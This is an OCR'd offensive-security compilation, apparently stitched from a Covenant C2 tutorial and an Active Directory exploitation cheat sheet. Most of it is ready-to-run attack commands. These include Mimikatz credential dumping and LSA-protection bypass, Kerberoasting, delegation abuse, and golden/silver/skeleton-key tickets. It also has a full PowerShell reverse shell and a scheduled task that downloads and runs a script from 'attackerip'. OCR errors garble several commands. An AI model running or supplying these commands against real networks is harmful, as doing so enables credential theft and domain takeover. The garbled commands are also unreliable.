
We can interact with the victim machine using covenant interact feature in grunt

Grunt: f0fd6e3f21



Grunt interaction

Covenant also support GUI file browser



Grunt file browser

I think that's all for the getting started article about Covenant C2. Will talk about the more covenant feature in the next article.

If you like this article, please share it and feedback are always welcome.

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https://github.com/active-labs/ACTIVEBlog/blob/master/Red%20Team%20Infrastructure%20-%20C2/Red%20Team%20Infrastructure%20-%20C2.md

Local Privilege Escalation

- <u>Windows Privilege Escalation CheatSheet</u> Cheat Sheet for Windows Local Privilege Escalations
- <u>Juicy Potato</u> Abuse Selmpersonate or SeAssignPrimaryToken Privileges for System Impersonation

Works only until Windows Server 2016 and Windows 10 until patch 1803

- <u>Lovely Potato</u> Automated Juicy Potato
- i Works only until Windows Server 2016 and Windows 10 until patch 1803
 - <u>PrintSpoofer</u> Exploit the PrinterBug for System Impersonation
- **B** Works for Windows Server 2019 and Windows 10
 - RoguePotato Upgraded Juicy Potato

Works for Windows Server 2019 and Windows 10

- Abusing Token Privileges
- SMBGhost CVE-2020-0796
 PoC
- CVE-2021-36934 (HiveNightmare/SeriousSAM)

Useful Local Priv Esc Tools

- PowerUp Misconfiguration Abuse
- <u>BeRoot</u> General Priv Esc Enumeration Tool
- Privesc General Priv Esc Enumeration Tool
- FullPowers Restore A Service Account's Privileges

Lateral Movement

PowerShell Remoting

#Enable PowerShell Remoting on current Machine (Needs Admin Access)

Enable-PSRemoting

#Entering or Starting a new PSSession (Needs Admin Access)

\$sess = New-PSSession -ComputerName <Name>

Enter-PSSession -ComputerName < Name > OR -Sessions < SessionName >

Remote Code Execution with PS Credentials

\$SecPassword = ConvertTo-SecureString '<Wtver>' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential('htb.local\<WtverUser>', \$SecPassword)

Invoke-Command -ComputerName < WtverMachine > - Credential \$ Cred - ScriptBlock { whoami }

Import a PowerShell Module and Execute its Functions Remotely

#Execute the command and start a session

Invoke-Command -Credential \$cred -ComputerName <NameOfComputer> -FilePath c:\FilePath\file.ps1 -Session \$sess

#Interact with the session

Enter-PSSession -Session \$sess

Executing Remote Stateful commands

#Create a new session

\$sess = New-PSSession -ComputerName <NameOfComputer>

#Execute command on the session

Invoke-Command -Session \$sess -ScriptBlock {\$ps = Get-Process}

#Check the result of the command to confirm we have an interactive session

Invoke-Command -Session \$sess -ScriptBlock {\$ps}

Mimikatz

#The commands are in cobalt strike format!

#Dump LSASS: mimikatz privilege::debug mimikatz token::elevate mimikatz sekurlsa::logonpasswords #(Over) Pass The Hash mimikatz privilege::debug mimikatz sekurlsa::pth /user:<UserName> /ntlm:<> /domain:<DomainFQDN> #List all available kerberos tickets in memory mimikatz sekurlsa::tickets **#Dump local Terminal Services credentials** mimikatz sekurlsa::tspkg #Dump and save LSASS in a file mimikatz sekurlsa::minidump c:\temp\lsass.dmp #List cached MasterKeys mimikatz sekurlsa::dpapi #List local Kerberos AES Keys mimikatz sekurlsa::ekeys #Dump SAM Database mimikatz Isadump::sam **#Dump SECRETS Database** mimikatz Isadump::secrets

#Inject and dump the Domain Controler's Credentials

mimikatz privilege::debug mimikatz token::elevate mimikatz lsadump::lsa /inject #Dump the Domain's Credentials without touching DC's LSASS and also remotely mimikatz lsadump::dcsync /domain:<DomainFQDN> /all #List and Dump local kerberos credentials mimikatz kerberos::list /dump **#Pass The Ticket** mimikatz kerberos::ptt <PathToKirbiFile> #List TS/RDP sessions mimikatz ts::sessions **#List Vault credentials** mimikatz vault::list What if mimikatz fails to dump credentials because of LSA Protection controls? • LSA as a Protected Process (Kernel Land Bypass)

- #Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1
- reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa
- #Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe
- #Now lets import the mimidriver.sys to the system
- mimikatz # !+
- #Now lets remove the protection flags from Isass.exe process
- mimikatz # !processprotect /process:lsass.exe /remove

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#Finally run the logonpasswords function to dump lsass

mimikatz # sekurlsa::logonpasswords

- LSA as a Protected Process (Userland "Fileless" Bypass)
 - o PPLdump
 - o Bypassing LSA Protection in Userland
- LSA is running as virtualized process (LSAISO) by Credential Guard
- #Check if a process called Isaiso.exe exists on the running processes
- tasklist | findstr Isaiso

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- #If it does there isn't a way tou dump Isass, we will only get encrypted data. But we
 can still use keyloggers or clipboard dumpers to capture data.
- #Lets inject our own malicious Security Support Provider into memory, for this example i'll use the one mimikatz provides
- mimikatz # misc::memssp

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#Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log

- Detailed Mimikatz Guide
- Poking Around With 2 Isass Protection Options

POWERSHELL REMOTING

• Execute commands or scriptblocks

Invoke-Command -Scriptblock {Get-Process} -ComputerName (Get-Content < list_of_servers>)

• Execute scripts from files

Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content <\list_of_servers>)

Execute locally loaded function on the remote machines

Invoke-Command -ScriptBlock \${function:Get-PassHashes} -ComputerName (Get-Content c_servers>)

Invoke-Command -ScriptBlock \${function:Get-PassHashes} -ComputerName (Get-Content st_of_servers>) -ArgumentList

A function call within the script is used

Invoke-Command -Filepath C:\path\Get-PassHashes.ps1 -ComputerName (Get-Content <\ilist_of_servers>)

"Stateful" commands using Invoke-Command

\$Sess = New-PSSession -Computername Server1

Invoke-Command -Session \$Sess -ScriptBlock {\$Proc = Get-Process}

Invoke-Command -Session \$Sess -ScriptBlock {\$Proc.Name}

• Dump credentials on a local machine

Invoke-Mimikatz -DumpCreds

Dump credentials on multiple remote machines

Invoke-Mimikatz - DumpCreds - ComputerName @("sys1", "sys2")

• Over pass the hash

Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:lab.domain.local /ntlm:<ntlmhash>/run:powershell.exe"

• Invoke Mimikatz to create a token from user

\$sess = New-PSSession -ComputerName target.domain.local

Enter-PSSession \$sess

EP BYPASS + AMSI BYPASS

exit

PUSH LOCAL SCRIPT TO SESSION

Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session \$sess

Enter-PSSession \$sess

DUMPING

Invoke-Mimikatz -Command '"Isadump::Isa /patch"'

FORWARDER

RULE

netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8080 connectaddress=10.10.10.10 connectport=8080

CHECK

netsh interface portproxy show all

RESET

netsh interface portproxy reset

KERBEROS DOUBLE HOPS - Remote ticket dumping - SMB Lateral Hosting (skill)

• You are logged in to ServerA.

- From ServerA, you start a remote PowerShell session to connect to ServerB.
- A command you run on ServerB via your PowerShell Remoting session attempts to access a resource on ServerC.
- → Access to the resource on ServerC is denied, because the credentials you used to create the PowerShell Remoting session are not passed from ServerB to ServerC.
- Cannot encapsulate multiple psremoting session.
- Delegation not available.

LOGIN WITH COMPROMISED ACCOUNT

PSREMOTE TO SERVER A

\$servera = New-PSSession -ComputerName SERVERA.DOMAIN.LOCAL

Enter-PSSession -Session \$servera

PASS CREDENTIAL TO SERVER B

\$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential('DOMAIN\alice', \$SecPassword)

\$serverb = New-PSSession -ComputerName SERVERB.DOMAIN.LOCAL -Credential \$Cred

LIST TICKET IN SERVER C:

 $Invoke-Command - ScriptBlock { \& '\10.10.10.10\c \Users\jack\desktop\Rubeus.exe' klist} - Session \$serverb \mid Select-String - Pattern Username$

DUMP TICKET IN SERVER C:

 $Invoke-Command - ScriptBlock { \& '\10.10.10.10\c \Users\jack\desktop\Rubeus.exe' dump / user: targetadmin} - Session \$serverb$

INJECT TICKET IN SERVER B:

 $Invoke-Command - ScriptBlock \\ \& '\10.10.10.10\c \\ Users \\ jack \\ desktop \\ Rubeus. exe'ptt \\ /ticket: B64 \\ -Session \\ Serverb$

CHECK INJECTION:

RCE ON SERVER C:

Invoke-Command -ScriptBlock {Invoke-Command -ScriptBlock {hostname} -ComputerName SERVERC.DOMAIN.LOCAL} -Session \$serverb

FINAL REVERSE SHELL IN SERVER A FROM SERVER C

Invoke-Command -ScriptBlock {Invoke-Command -ScriptBlock {\$client = New-Object System.Net.Sockets.TCPClient("servera",8080);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String);\$sendback2 = \$sendback + "PS" + (pwd).Path + "> ";\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()} -ComputerName SERVERC.DOMAIN.LOCAL} -Session \$serverb

Domain Privilege Escalation 1

Kerberoast

WUT IS DIS?:

All standard domain users can request a copy of all service accounts along with their correlating password hashes, so we can ask a TGS for any SPN that is bound to a "user" account, extract the encrypted blob that was encrypted using the user's password and bruteforce it offline.

- PowerView:
- #Get User Accounts that are used as Service Accounts

Get-NetUser -SPN

#Get every available SPN account, request a TGS and dump its hash

Invoke-Kerberoast

#Requesting the TGS for a single account:

Request-SPNTicket

• #Export all tickets using Mimikatz

Invoke-Mimikatz -Command "kerberos::list /export"

- AD Module:
- #Get User Accounts that are used as Service Accounts

Get-ADUser -Filter {ServicePrincipalName -ne "\$null"} -Properties ServicePrincipalName

Impacket:

python GetUserSPNs.py <DomainName>/<DomainUser>:<Password> -outputfile
 <FileName>

Rubeus:

• #Kerberoasting and outputing on a file with a spesific format

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>

 #Kerberoasting while being "OPSEC" safe, essentially while not try to roast AES enabled accounts

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /rc4opsec

#Kerberoast AES enabled accounts

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /aes

#Kerberoast spesific user account

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /user:<username> /simple

• #Kerberoast by specifying the authentication credentials

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /creduser:<username> /credpassword:<password>

ASREPRoast

WUT IS DIS?:

If a domain user account do not require kerberos preauthentication, we can request a valid TGT for this account without even having domain credentials, extract the encrypted blob and bruteforce it offline.

- PowerView: Get-DomainUser -PreauthNotRequired -Verbose
- AD Module: Get-ADUser -Filter {DoesNotRequirePreAuth -eq \$True} -Properties DoesNotRequirePreAuth

Forcefully Disable Kerberos Preauth on an account i have Write Permissions or more! Check for interesting permissions on accounts:

Hint: We add a filter e.g. RDPUsers to get "User Accounts" not Machine Accounts, because Machine Account hashes are not crackable!

PowerView:

Invoke-ACLScanner -ResolveGUIDs | ?{\$_.IdentinyReferenceName -match "RDPUsers"}

Disable Kerberos Preauth:

Set-DomainObject -Identity <UserAccount> -XOR @{useraccountcontrol=4194304} -Verbose

Check if the value changed:

Get-DomainUser - PreauthNotRequired - Verbose

- And finally execute the attack using the <u>ASREPRoast</u> tool.
- #Get a spesific Accounts hash:
- Get-ASREPHash -UserName < UserName > -Verbose
- #Get any ASREPRoastable Users hashes:

Invoke-ASREPRoast -Verbose

- Using Rubeus:
- #Trying the attack for all domain users
- Rubeus.exe asreproast /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>
- #ASREPRoast spesific user
- Rubeus.exe asreproast /user:<username> /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>
- #ASREPRoast users of a spesific OU (Organization Unit)

Rubeus.exe asreproast /ou:<OUName> /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>

- Using Impacket:
- #Trying the attack for the specified users on the file

python GetNPUsers.py <domain_name>/ -usersfile <users_file> -outputfile <FileName>

Password Spray Attack

If we have harvest some passwords by compromising a user account, we can use this method to try and exploit password reuse on other domain accounts.

Tools:

- <u>DomainPasswordSpray</u>
- <u>CrackMapExec</u>
- Invoke-CleverSpray
- Spray

Force Set SPN

WUT IS DIS ?: If we have enough permissions -> GenericAll/GenericWrite we can set a SPN on a target account, request a TGS, then grab its blob and bruteforce it.

- PowerView:
- #Check for interesting permissions on accounts:
- Invoke-ACLScanner -ResolveGUIDs | ?{\$_.IdentinyReferenceName -match "RDPUsers"}

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- #Check if current user has already an SPN setted:
- Get-DomainUser -Identity <UserName> | select serviceprincipalname

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#Force set the SPN on the account:

Set-DomainObject <UserName> -Set @{serviceprincipalname='ops/whatever1'}

- AD Module:
- #Check if current user has already an SPN setted
- Get-ADUser -Identity <UserName> -Properties ServicePrincipalName | select ServicePrincipalName

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#Force set the SPN on the account:

Set-ADUser -Identiny <UserName> -ServicePrincipalNames @{Add='ops/whatever1'}

Finally use any tool from before to grab the hash and kerberoast it!

Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Domain Escalation.

#List shadow copies using vssadmin (Needs Admnistrator Access)

vssadmin list shadows

#List shadow copies using diskshadow

diskshadow list shadows all

#Make a symlink to the shadow copy and access it

mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\

- 1. You can dump the backuped SAM database and harvest credentials.
- 2. Look for DPAPI stored creds and decrypt them.
- 3. Access backuped sensitive files.

List and Decrypt Stored Credentials using Mimikatz

Usually encrypted credentials are stored in:

- %appdata%\Microsoft\Credentials
- %localappdata%\Microsoft\Credentials

#By using the cred function of mimikatz we can enumerate the cred object and get information about it:

dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"

#From the previous command we are interested to the "guidMasterKey" parameter, that tells us which masterkey was used to encrypt the credential

#Lets enumerate the Master Key:

dpapi::masterkey/in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>"

#Now if we are on the context of the user (or system) that the credential belogs to, we can use the /rpc flag to pass the decryption of the masterkey to the domain controler:

dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>" /rpc

#We now have the masterkey in our local cache:

dpapi::cache

#Finally we can decrypt the credential using the cached masterkey:

dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"

Detailed Article: **DPAPI** all the things

Unconstrained Delegation

WUT IS DIS ?: If we have Administrative access on a machine that has Unconstrained Delegation enabled, we can wait for a high value target or DA to connect to it, steal his TGT then ptt and impersonate him!

Using PowerView:

#Discover domain joined computers that have Unconstrained Delegation enabled

Get-NetComputer -UnConstrained

#List tickets and check if a DA or some High Value target has stored its TGT

Invoke-Mimikatz -Command '"sekurlsa::tickets"'

#Command to monitor any incoming sessions on our compromised server

Invoke-UserHunter -ComputerName <NameOfTheComputer> -Poll <TimeOfMonitoringInSeconds> -UserName <UserToMonitorFor> -Delay

<WaitInterval> -Verbose

#Dump the tickets to disk:

Invoke-Mimikatz -Command "sekurlsa::tickets /export"

#Impersonate the user using ptt attack:

Invoke-Mimikatz -Command "kerberos::ptt <PathToTicket>"

Note: We can also use Rubeus!

Constrained Delegation

Using PowerView and Kekeo:

#Enumerate Users and Computers with constrained delegation

Get-DomainUser -TrustedToAuth

Get-DomainComputer -TrustedToAuth

#If we have a user that has Constrained delegation, we ask for a valid tgt of this user using kekeo

tgt::ask /user:<UserName> /domain:<Domain's FQDN> /rc4:<hashedPasswordOfTheUser>

#Then using the TGT we have ask a TGS for a Service this user has Access to through constrained delegation

tgs::s4u /tgt:<PathToTGT> /user:<UserToImpersonate>@<Domain's FQDN> /service:<Service's SPN>

#Finally use mimikatz to ptt the TGS

Invoke-Mimikatz -Command "kerberos::ptt <PathToTGS>"

ALTERNATIVE: Using Rubeus:

Rubeus.exe s4u /user:<UserName> /rc4:<NTLMhashedPasswordOfTheUser> /impersonateuser:<UserToImpersonate> /msdsspn:"<Service's SPN>" /altservice:<Optional> /ptt

Now we can access the service as the impersonated user!

What if we have delegation rights for only a spesific SPN? (e.g TIME):

In this case we can still abuse a feature of kerberos called "alternative service". This allows us to request TGS tickets for other "alternative" services and not only for the one we have rights

for. Thats gives us the leverage to request valid tickets for any service we want that the host supports, giving us full access over the target machine.

Resource Based Constrained Delegation

WUT IS DIS?:

TL:DR

If we have GenericALL/GenericWrite privileges on a machine account object of a domain, we can abuse it and impersonate ourselves as any user of the domain to it. For example we can impersonate Domain Administrator and have complete access.

Tools we are going to use:

- PowerView
- Powermad
- Rubeus

First we need to enter the security context of the user/machine account that has the privileges over the object. If it is a user account we can use Pass the Hash, RDP, PSCredentials etc.

Exploitation Example:

#Import Powermad and use it to create a new MACHINE ACCOUNT

..\Powermad.ps1

New-MachineAccount -MachineAccount <MachineAccountName> -Password \$(ConvertTo-SecureString 'p@ssword!' -AsPlainText -Force) -Verbose

#Import PowerView and get the SID of our new created machine account

..\PowerView.ps1

\$ComputerSid = Get-DomainComputer < MachineAccountName > - Properties objectsid | Select - Expand objectsid

#Then by using the SID we are going to build an ACE for the new created machine account using a raw security descriptor:

\$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;\$(\$ComputerSid))"

\$SDBytes = New-Object byte[] (\$SD.BinaryLength)

\$SD.GetBinaryForm(\$SDBytes, 0)

#Next, we need to set the security descriptor in the msDS-

AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking over, again using PowerView

Get-DomainComputer TargetMachine | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=\$\$DBytes} -Verbose

#After that we need to get the RC4 hash of the new machine account's password using Rubeus Rubeus.exe hash /password!'

#And for this example, we are going to impersonate Domain Administrator on the cifs service of the target computer using Rubeus

Rubeus.exe s4u /user:<MachineAccountName>/rc4:<RC4HashOfMachineAccountPassword>/impersonateuser:Administrator /msdsspn:cifs/TargetMachine.wtver.domain /domain:wtver.domain /ptt

#Finally we can access the C\$ drive of the target machine

dir \\TargetMachine.wtver.domain\C\$

Detailed Articles:

- Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory
- RESOURCE-BASED CONSTRAINED DELEGATION ABUSE

In Constrain and Resource-Based Constrained Delegation if we don't have the password/hash of the account with TRUSTED_TO_AUTH_FOR_DELEGATION that we try to abuse, we can use the very nice trick "tgt::deleg" from kekeo or "tgtdeleg" from rubeus and fool Kerberos to give us a valid TGT for that account. Then we just use the ticket instead of the hash of the account to perform the attack.

#Command on Rubeus

Rubeus.exe tgtdeleg /nowrap

Detailed Article: <u>Rubeus – Now With More Kekeo</u>

Abusing Backup Operators Group

WUT IS DIS ?: If we manage to compromise a user account that is member of the Backup Operators group, we can then abuse it's SeBackupPrivilege to create a shadow copy of the current state of the DC, extract the ntds.dit database file, dump the hashes and escalate our privileges to DA.

- 1. Once we have access on an account that has the SeBackupPrivilege we can access the DC and create a shadow copy using the signed binary diskshadow:
- 2. #Create a .txt file that will contain the shadow copy process script
- 3. Script ->{
- 4. set context persistent nowriters

5. set metadata c:\windows\system32\spool\drivers\color\example.cab 6. set verbose on 7. begin backup 8. add volume c: alias mydrive 9. 10. create 11. 12. expose %mydrive% w: 13. end backup 14. } 15. 16. #Execute diskshadow with our script as parameter diskshadow /s script.txt 17. Next we need to access the shadow copy, we may have the SeBackupPrivilege but we cant just simply copy-paste ntds.dit, we need to mimic a backup software and use Win32 API calls to copy it on an accessible folder. For this we are going to use this amazing repo: 18. #Importing both dlls from the repo using powershell 19. Import-Module .\SeBackupPrivilegeCmdLets.dll 20. Import-Module .\SeBackupPrivilegeUtils.dll 21. #Checking if the SeBackupPrivilege is enabled 22. Get-SeBackupPrivilege 23. 24. #If it isn't we enable it 25. Set-SeBackupPrivilege 26. 27. #Use the functionality of the dlls to copy the ntds.dit database file from the shadow copy to a location of our choice 28. Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\<PathToSave>\ntds.dit -Overwrite 29.29. 30. #Dump the SYSTEM hive

reg save HKLM\SYSTEM c:\temp\system.hive

- 31. Using smbclient.py from impacket or some other tool we copy ntds.dit and the SYSTEM hive on our local machine.
- 32. Use secretsdump.py from impacket and dump the hashes.
- 33. Use psexec or another tool of your choice to PTH and get Domain Admin access.

Abusing Exchange

- Abusing Exchange one Api call from DA
- CVE-2020-0688
- <u>PrivExchange</u> Exchange your privileges for Domain Admin privs by abusing Exchange

Weaponizing Printer Bug

- Printer Server Bug to Domain Administrator
- <u>NetNTLMtoSilverTicket</u>

Abusing ACLs

- Escalating privileges with ACLs in Active Directory
- aclpwn.py
- Invoke-ACLPwn

Abusing IPv6 with mitm6

- Compromising IPv4 networks via IPv6
- mitm6

SID History Abuse

WUT IS DIS?: If we manage to compromise a child domain of a forest and <u>SID filtering</u> isn't enabled (most of the times is not), we can abuse it to privilege escalate to Domain Administrator of the root domain of the forest. This is possible because of the <u>SID History</u> field on a kerberos TGT ticket, that defines the "extra" security groups and privileges.

Exploitation example:

#Get the SID of the Current Domain using PowerView

Get-DomainSID -Domain current.root.domain.local

#Get the SID of the Root Domain using PowerView

Get-DomainSID -Domain root.domain.local

#Create the Enteprise Admins SID

Format: RootDomainSID-519

#Forge "Extra" Golden Ticket using mimikatz

kerberos::golden /user:Administrator /domain:current.root.domain.local /sid:<CurrentDomainSID> /krbtgt:<krbtgtHash> /sids:<EnterpriseAdminsSID> /startoffset:0 /endin:600 /renewmax:10080 /ticket:\path\to\ticket\golden.kirbi

#Inject the ticket into memory

kerberos::ptt \path\to\ticket\golden.kirbi

#List the DC of the Root Domain

dir \\dc.root.domain.local\C\$

#Or DCsync and dump the hashes using mimikatz

lsadump::dcsync /domain:root.domain.local /all

Detailed Articles:

- Kerberos Golden Tickets are Now More Golden
- A Guide to Attacking Domain Trusts

Exploiting SharePoint

- <u>CVE-2019-0604</u> RCE Exploitation <u>PoC</u>
- <u>CVE-2019-1257</u> Code execution through BDC deserialization
- <u>CVE-2020-0932</u> RCE using typeconverters <u>PoC</u>

Zerologon

- <u>Zerologon: Unauthenticated domain controller compromise</u>: White paper of the vulnerability.
- <u>SharpZeroLogon</u>: C# implementation of the Zerologon exploit.
- <u>Invoke-ZeroLogon</u>: PowerShell implementation of the Zerologon exploit.
- <u>ZerODump</u>: Python implementation of the Zerologon exploit using the impacket library.

PrintNightmare

- <u>CVE-2021-34527</u>: Vulnerability details.
- <u>Impacket implementation of PrintNightmare</u>: Reliable PoC of PrintNightmare using the impacket library.

• C# Implementation of CVE-2021-1675: Reliable PoC of PrintNightmare written in C#.

Active Directory Certificate Services

Check for Vulnerable Certificate Templates with: Certify

Note: Certify can be executed with Cobalt Strike's execute-assembly command as well

.\Certify.exe find /vulnerable /quiet

Make sure the msPKI-Certificates-Name-Flag value is set to "ENROLLEE_SUPPLIES_SUBJECT" and that the Enrollment Rights allow Domain/Authenticated Users. Additionally, check that the pkiextendedkeyusage parameter contains the "Client Authentication" value as well as that the "Authorized Signatures Required" parameter is set to 0.

This exploit only works because these settings enable server/client authentication, meaning an attacker can specify the UPN of a Domain Admin ("DA") and use the captured certificate with Rubeus to forge authentication.

Note: If a Domain Admin is in a Protected Users group, the exploit may not work as intended. Check before choosing a DA to target.

Request the DA's Account Certificate with Certify

.\Certify.exe request /template:<Template Name> /quiet /ca:"<CA Name>" /domain:<domain.com> /path:CN=Configuration,DC=<domain>,DC=com /altname:<Domain Admin AltName> /machine

This should return a valid certificate for the associated DA account.

The exported cert.pem and cert.key files must be consolidated into a single cert.pem file, with one gap of whitespace between the END RSA PRIVATE KEY and the BEGIN CERTIFICATE.

Example of cert.pem:
BEGIN RSA PRIVATE KEY
BIIEogIBAAk15x0ID[.]
[]
[]
END RSA PRIVATE KEY
BEGIN CERTIFICATE
BIIEogIBOmgAwIbSe[]
[]
[]
END CERTIFICATE
#Utilize openssl to Convert to PKCS #12 Format

The openssl command can be utilized to convert the certificate file into PKCS #12 format (you may be required to enter an export password, which can be anything you like).

openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" - export -out cert.pfx

Once the cert.pfx file has been exported, upload it to the compromised host (this can be done in a variety of ways, such as with Powershell, SMB, certutil.exe, Cobalt Strike's upload functionality, etc.)

After the cert.pfx file has been uploaded to the compromised host, <u>Rubeus</u> can be used to request a Kerberos TGT for the DA account which will then be imported into memory.

.\Rubeus.exe asktht /user:<Domain Admin AltName> /domain:<domain.com> /dc:<Domain Controller IP or Hostname> /certificate:<Local Machine Path to cert.pfx> /nowrap /ptt

This should result in a successfully imported ticket, which then enables an attacker to perform various malicious acitivities under DA user context, such as performing a DCSync attack.

No PAC

- <u>sAMAccountname Spoofing</u> Exploitation of CVE-2021-42278 and CVE-2021-42287
- Weaponisation of CVE-2021-42287/CVE-2021-42278 Exploitation of CVE-2021-42278 and CVE-2021-42287
- noPAC C# tool to exploit CVE-2021-42278 and CVE-2021-42287
- <u>sam-the-admin</u> Python automated tool to exploit CVE-2021-42278 and CVE-2021-42287
- noPac Evolution of "sam-the-admin" tool

Domain Persistence 1

Golden Ticket Attack

#Execute mimikatz on DC as DA to grab krbtgt hash:

Invoke-Mimikatz -Command '"Isadump::lsa /patch"' -ComputerName <DC'sName>

#On any machine:

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<DomainName> /sid:<Domain's SID> /krbtgt:

<HashOfkrbtgtAccount> id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080
/ptt"

DCsync Attack

#DCsync using mimikatz (You need DA rights or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges):

Invoke-Mimikatz -Command "Isadump::dcsync/user:<DomainName>\<AnyDomainUser>"

#DCsync using secretsdump.py from impacket with NTLM authentication secretsdump.py <Domain>/<Username>:<Password>@<DC'S IP or FQDN> -just-dc-ntlm

#DCsync using secretsdump.py from impacket with Kerberos Authentication secretsdump.py -no-pass -k <Domain>/<Username>@<DC'S IP or FQDN> -just-dc-ntlm

Tip:

/ptt -> inject ticket on current running session /ticket -> save the ticket on the system for later use

Silver Ticket Attack

Invoke-Mimikatz -Command "kerberos::golden /domain:<DomainName> /sid:<DomainSID> /target:<TheTargetMachine> /service:

<ServiceType>/rc4:<TheSPN's Account NTLM Hash>/user:<UserToImpersonate>/ptt"

SPN List

Skeleton Key Attack

#Exploitation Command runned as DA:

Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton" -ComputerName <DC's FQDN>

#Access using the password "mimikatz"

Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential <Domain>\Administrator

DSRM Abuse

WUT IS DIS?: Every DC has a local Administrator account, this accounts has the DSRM password which is a SafeBackupPassword. We can get this and then pth its NTLM hash to get local Administrator access to DC!

#Dump DSRM password (needs DA privs):

Invoke-Mimikatz -Command "token::elevate" "Isadump::sam" -ComputerName <DC's Name>

#This is a local account, so we can PTH and authenticate!

#BUT we need to alter the behaviour of the DSRM account before pth:

#Connect on DC:

Enter-PSSession -ComputerName < DC's Name>

#Alter the Logon behaviour on registry:

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose

#If the property already exists:

Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehaviour" -Value 2 -Verbose

Then just PTH to get local admin access on DC!

Custom SSP

WUT IS DIS?: We can set our on SSP by dropping a custom dll, for example mimilib.dll from mimikatz, that will monitor and capture plaintext passwords from users that logged on!

From powershell:

#Get current Security Package:

\$packages = Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" - Name 'Security Packages' | select -ExpandProperty 'Security Packages'

#Append mimilib:

\$packages += "mimilib"

#Change the new packages name

Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name 'Security Packages' -Value \$packages

Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name 'Security Packages' -Value \$packages

#ALTERNATIVE:

Invoke-Mimikatz -Command "misc::memssp"

Now all logons on the DC are logged to -> C:\Windows\System32\kiwissp.log


https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet

DCSync feature for getting krbtgt hash

Invoke-Mimikatz -Command "Isadump::dcsync /user:domain\krbtgt"

ACCOUNT DUMPING

GOLDEN TICKET



Execute a task to run the reverse shell script

schtasks /create /S machine.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "taskname" /TR "powershell.exe -c 'iex(New-Object Net.WebClient).DownloadString("http://attackerip/Invoke-PowerShellTcp.ps1"')"

schtasks /Run /S machine.domain.local /TN "taskname"

Golden ticket parameters

Invoke-Mimikatz -Command	Resume
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:lab.domain.local	Domain FQDN
/sid:S-1-5-x-x-x	SID of the domain
/krbtgt:00000000000000000000000000000000000	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk - Saves the ticket to a file for later use
